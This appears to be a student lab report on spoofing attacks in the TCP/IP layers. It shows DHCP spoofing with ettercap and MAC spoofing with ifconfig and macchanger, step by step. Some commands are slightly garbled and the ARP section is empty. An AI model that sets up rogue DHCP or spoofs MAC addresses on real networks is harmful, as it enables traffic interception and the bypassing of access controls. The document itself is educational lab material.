Spoofing is a specific type of cyber-attack in which someone attempts to use a computer, device, or network to trick other computer networks by masquerading as a legitimate entity. It's one of many tools hackers use to gain access to computers to mine them for sensitive data, turn them into zombies (computers taken over for malicious use), or launch Denial-of-Service (DoS) attacks. Of the several types of spoofing, IP spoofing is the most common.





Public IP address:




Spoofed IP address:




# DHCP Spoofing:

DHCP spoofing occurs when an attacker attempts to respond to DHCP requests and trying to list themselves (spoofs) as the default gateway or DNS server, hence, initiating a man in the middle attack.




With that, it is possible that they can intercept traffic from users before forwarding to the real gateway or perform DoS by flooding the real DHCP server with request to choke ip address resources.

Checking victim IP address:




To spoof the DHCP server we are using the ettercap tool in the kali linux. In the MITM attacks we chose the DHCP spoofing option.



We provided the custom IP Pool, Netmask and custom DNS Server IP.

# IP Pool: 192.168.1.1-192.168.1.10

**Netmask: 255.255.255.0 DNS Server IP: 4.4.4.4**



To renew the IP address on the victim machine we ran the following commands:

To reset the IP for eth0 port:

# sudo dhclient -r eth0


To assign new IP from DHCP server:

# sudo dhclient eth0






In the ettercap window we can see the new IP request from the victim and fake IP being assigned to the victim machine from the ettercap.




Now when we run the ifconfig command on the victim machine we can see the new IP assigned to the victim.



# Network Interface Layer

1. **MAC Spoofing:**

MAC spoofing attack is a common phenomenon currently, thanks to the ever-growing technology. But first, we need to understand what a MAC spoofing attack is in order to prevent ourselves from falling victims to it.



MAC address spoofing attack is where the impostor or hacker hunts the network for valid and original MAC addresses and circumvents access control measures, giving the hacker the advantage to pose as one of the valid MAC addresses.


MAC address spoofing is which type of attack wherein the hacker is also able to bypass authentication checks as he presents this as the default gateway and copies all of the data passed on to the default gateway without being identified, giving him all the important details about applications in use and end-host IP addresses.

To perform MAC spoofing using a manual method, the following commands can be given. Only the root user has the permission to do so.

# sudo ifconfig eth0 up

* + **sudo ifconfig eth0 hw ether** <MAC address of choice>

# sudo ifconfig eth0 down



Thus, the MAC address of the choice has been assigned. It is assigned as **“00:11:22:33:44:55”** here.

# ifconfig eth0 | grep ether

Use of macchanger:

# macchanger --help

To reset original MAC address,

# sudo macchanger-p eth0




The macchanger tool can be used to allocate another MAC address as the current MAC. It has two options to do so:


# -A : Set random vendor MAC of any kind

**-r : Set fully random MAC**

# sudo macchanger -A eth0






* **sudo macchanger -r eth0**




# ARP Spoofing:

An attack where a hacker impersonates the MAC address of another device on a local network. That results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network.









**Conclusion:** Hence, we have studied and performed several attacks from each layer of TCP/IP.